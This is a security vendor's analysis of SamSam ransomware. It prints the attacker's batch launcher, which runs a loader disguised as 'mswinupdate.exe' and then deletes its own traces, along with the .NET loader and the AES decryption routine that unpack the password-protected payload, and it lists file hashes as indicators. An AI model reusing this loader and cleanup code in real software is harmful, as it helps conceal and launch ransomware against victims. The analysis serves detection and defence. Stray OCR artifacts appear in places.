# SamSam ransomware: controlled distribution for an elusive malware

By Malwarebytes Labs

Published: 2018-06-18 · Archived: 2026-04-06 03:10:59 UTC

SamSam ransomware has been involved in some high profile attacks recently, and remains a somewhat elusive malware. In its time being active, SamSam has gone through a slight evolution, adding more features and alterations into the mix. These changes do not necessarily make the ransomware more dangerous, but they are added to make it just a bit more tricky to detect or track as it is constantly changing.

When comparing early samples to more recent samples, one thing remains constant: the ransomware payload *(the code that actually does disk encryption)* is run-time decrypted. This is the most distinguishing trait about this ransomware, the single feature that makes it unique. This encrypted payload scheme explains why it is extremely difficult to find a sample of the actual payload code.


The main differences between the new and old versions of SamSam *(which we will cover moving forward)* are simply:

1. The modules used
2. Their interactions with one another

Rather than covering the old version and then talking about the new one, we will go through the newer SamSam code, and draw some comparisons to the older versions so we can understand its evolution.

## Recent SamSam analysis

SamSam's attacks have five main components to it in order for the compromise to take place. Four of them are actual files, and the fifth is the **direct human involvement** aspect.




Component one is a batch file that contains some settings for the ransomware and is the only portion that the actor is actually executing manually. It runs a .NET exe, which eventually decrypts an encrypted stub file. The attacker executes the bat file on the compromised computer with a password as its command-line parameter. This is the password that gets passed down the chain until the .NET file uses it for decryption. On older versions, it seems that this bat file was not in the chain. The attacker possibly executed the .NET component directly.

Details on each portion below:

```
1   @cd /d "%~dp0"
2   @echo off
3   SET myrunner=mswinupdate.exe
4   SET password=%1
5   SET path=nonphilological
6   SET totalprice=5
7   SET priceperhost=0.8
8
9   %myrunner% %password% %path% %totalprice% %priceperhost%
10
11  del /F /Q %~dp0%myrunner%
12  del /F /Q %~dp0%ClassLibrary1.dll
13  del /F /Q %0
```

In this case, *mswinupdate* is the “runner,” as they call it here.  Basically, the “runner” is the loader file. It is a .NET exe that looks in the current folder for the ransomware payload to decrypt.

Next, you see the SET password line, which receives the password via command-line parameter as we spoke about above.

This is the whole reason there is so much difficulty in getting an analysis on the main payload. This password is entered without the use of a file. We may have trouble reconstructing the full manual attack scenario because some

files and logs are wiped afterward by the attacker. Because of this, the only way we can theoretically get the password is if it's intercepted at the time of the attack.

Moving forward to the rest of the contents of the bat file, the remaining parameters are self-explanatory. The next line of interest executes the "runner" and then deletes itself, the runner, and the encryption DLL.

```
private static void Main(string[] args)
{
    if (args.Length != 4)
    {
        return;
    }
    try
    {
        string[] files = Directory.GetFiles(Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location).ToString() + "\\", "*.stubbin");
        byte[] arg_4E_0 = File.ReadAllBytes(files[0]);
        if (File.Exists(files[0]))
        {
            File.Delete(files[0]);
        }
        Assembly assembly = Assembly.Load(Class1.osieyrgvbsgnhkflkstesadfakdhaksjfgyjqqwgjrwgehjgfdjgdffg(arg_4E_0, args[0]));
        MethodInfo entryPoint = assembly.EntryPoint;
        if (entryPoint != null)
        {
            string[] array = new string[]
            {
                args[1],
                args[2],
                args[3]
            };
            object obj = assembly.CreateInstance(entryPoint.Name);
            entryPoint.Invoke(obj, new object[]
            {
                array
            });
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message + "\r\n" + ex.StackTrace.ToString());
    }
}
```

Above is component two, the "runner," aka the payload decryptor and launcher. This file is not obfuscated and is quite simple in functionality. It searches directories for a file with an extension of .stubbin that will have been placed there by the attacker. The stubbin file is the encrypted ransomware. It immediately reads the bytes from the file and then deletes the file from the disk. The contents of the file are AES encrypted so even having the stubbin file does not help us in analysis unless we obtain the password manually entered by the attacker.

The stubbin file calls the assembly.Load function, which loads up a .NET file dynamically. The function receives a parameter, which is the output of the decryptor method. This means that it decrypts the stub file, turning it into a proper PE, and then loads it dynamically. The password turned in from the bat file is args[0], while Arg_4E_0 is the encrypted byte stream. It then initiates the decrypted file for execution.

On to component three. In the recent versions of SamSam, the decryption code is contained in a separate DLL, while in the older versions, it was all contained within the runner EXE. The older versions therefore had only three components, rather than four.

Here is a screenshot of the decryption code:


```
public class Class1
{
    public static byte[] ksdghksdghkddgdfgdfgfd(byte[] fgdfghhtrdsfghdghdfhdshshfhfdgh, byte[] hdfgkhioiugyfyghdseertdfygu, byte[] ghtrfdfdewsdfgtyhgjggh
    {
        MemoryStream arg_19_0 = new MemoryStream();
        Rijndael rijndael = Rijndael.Create();
        rijndael.Key = hdfgkhioiugyfyghdseertdfygu;
        rijndael.IV = ghtrfdfdewsdfgtyhgjgghfdg;
        CryptoStream expr_26 = new CryptoStream(arg_19_0, rijndael.CreateDecryptor(), CryptoStreamMode.Write);
        expr_26.Write(fgdfghhtrdsfghdghdfhdshshfhfdgh, 0, fgdfghhtrdsfghdghdfhdshshfhfdgh.Length);
        expr_26.Close();
        return arg_19_0.ToArray();
    }

    public static byte[] osieyrgvbsgnhkflkstesadfakdhaksjfgyjqqwgjrwgehjgfdjgdffg(byte[] qwertyhgfgfddfhgfdfdgfdgdgd, string qwertfdsdkkiuhgdgsdsfdsdf)
    {
        PasswordDeriveBytes passwordDeriveBytes = new PasswordDeriveBytes(qwertfdsdkkiuhgdgsdsfdsdf, new byte[]
        {
            73,
            118,
            97,
            110,
            32,
            77,
            101,
            100,
            118,
            101,
            100,
            101,
            118
        });
        return Class1.ksdghksdghkddgdfgdfgfd(qwertyhgfgfddfhgfdfdgfdgdgd, passwordDeriveBytes.GetBytes(32), passwordDeriveBytes.GetBytes(16));
    }
}
```

Throughout the program code you will see the following:

```
public static byte[] ksdghksdghkddgdfgdfgfd(byte[] cipherData, byte[] Key, byte[] IV)
        {
            string.Concat(new string[]
            {
                "771f5f64ddb983ad43a9b3b984a4c2ae",
                "74fc8f94f678529af59c3eebde856306",
                "0bddb8acd38f6da118f47243af48d8af",
                "224615f71438c4a4ed474e6b9e1bbbb6",
                "224615f71438c4a4ed474e6b9e1bbbb6",
                "224615f71438c4a4ed474e6b9e1bbbb6",
                "224615f71438c4a4ed474e6b9e1bbbb6",
                "224615f71438c4a4ed474e6b9e1bbbb6",
                "224615f71438c4a4ed474e6b9e1bbbb6",
                "224615f71438c4a4ed474e6b9e1bbbb6",
                "224615f71438c4a4ed474e6b9e1bbbb6",
                "224615f71438c4a4ed474e6b9e1bbbb6",
                "224615f71438c4a4ed474e6b9e1bbbb6",
                "224615f71438c4a4ed474e6b9e1bbbb6"
            });
            string.Concat(new string[]
            {
                "bd90f8bc1b525b43c1b3bc5bd661eecc",
                "c8628a7555f5b982a06db98a632c6a17",
                "dc488512c60693c7149eced5c22f7310",
                "4f5aec135a1b4f3112a9dc74774d1578",
                "4f5aec135a1b4f3112a9dc74774d1578",
                "4f5aec135a1b4f3112a9dc74774d1578",
                "4f5aec135a1b4f3112a9dc74774d1578",
                "4f5aec135a1b4f3112a9dc74774d1578",
                "4f5aec135a1b4f3112a9dc74774d1578",
                "4f5aec135a1b4f3112a9dc74774d1578",
                "4f5aec135a1b4f3112a9dc74774d1578",
                "4f5aec135a1b4f3112a9dc74774d1578",
                "4f5aec135a1b4f3112a9dc74774d1578",
                "4f5aec135a1b4f3112a9dc74774d1578"
            });
            string.Concat(new string[]
            {
                "e6c4f9d6edcfbff971933faea43cdfe9",
                "a83f1bc5d54c35ddb859713cc6ad058d",
                "e3fb2b7eeadd153fee6709deddd17059",
                "7cfd7adf7b0d4c27ed8803eaecabbd8a",
```

This is something that was also added in the recent version. These arrays are unused, perhaps just garbage code inserted for obfuscation or to throw off signatures.

And finally, component four, the contents of the encrypted malware payload, *.stubbin



### The goal of SamSam: targeted attacks

> In this analysis, we spoke a lot about the password and the fact that it was entered manually by the attacker. This is the most important point about this ransomware campaign. As analysts, without knowing the password, we cannot analyze the ransomware code. But what is more important to note is that we cannot even execute the ransomware on a victim or test machine. This means that only the author, (or someone who has intercepted the author's password) can run this attack.

This is a major difference from the vast majority of ransomware, or even malware, out there. SamSam is not the type of ransomware that spreads like wildfire. In fact, this ransomware quite literally cannot spread automatically and naturally.

A victim who accidentally downloads and executes this malware will not be harmed at all because a password is required for the payload to run.  It requires the human involvement of the creator, which means it was developed for a single purpose: targeted attacks. The author attacks victims he has specifically chosen. And this is what makes this ransomware so interesting. The author is not just after a quick buck; instead, he prefers to have his payload remain a secret so he can continue to take down only the people he chooses.

### Notes

*Researchers Dorka Palotay and Peter Mackenzie from Sophos Labs also covered SamSam in a recent paper, to see their take, check it out here.*

### Indicators of compromise

BAT file

```
9C8AD4147F5CBDDA51317A857D75720C84BDDB16338DABE374A3E60C64C2F0DE
```

Encryption DLL

```
DA9C2ECC88E092E3B8C13C6D1A71B968AA6F705EB5966370F21E306C26CD4FB5
```

Runner

```
738C95F5BFE63A530B200A0D73F363D46C5671C1FCBB69C217E15A3516501A86
```

Stubbin

```
594B9B42A2D7AE71EF08795FCA19D027135D86E82BC0D354D18BFD766EC2424C
```

---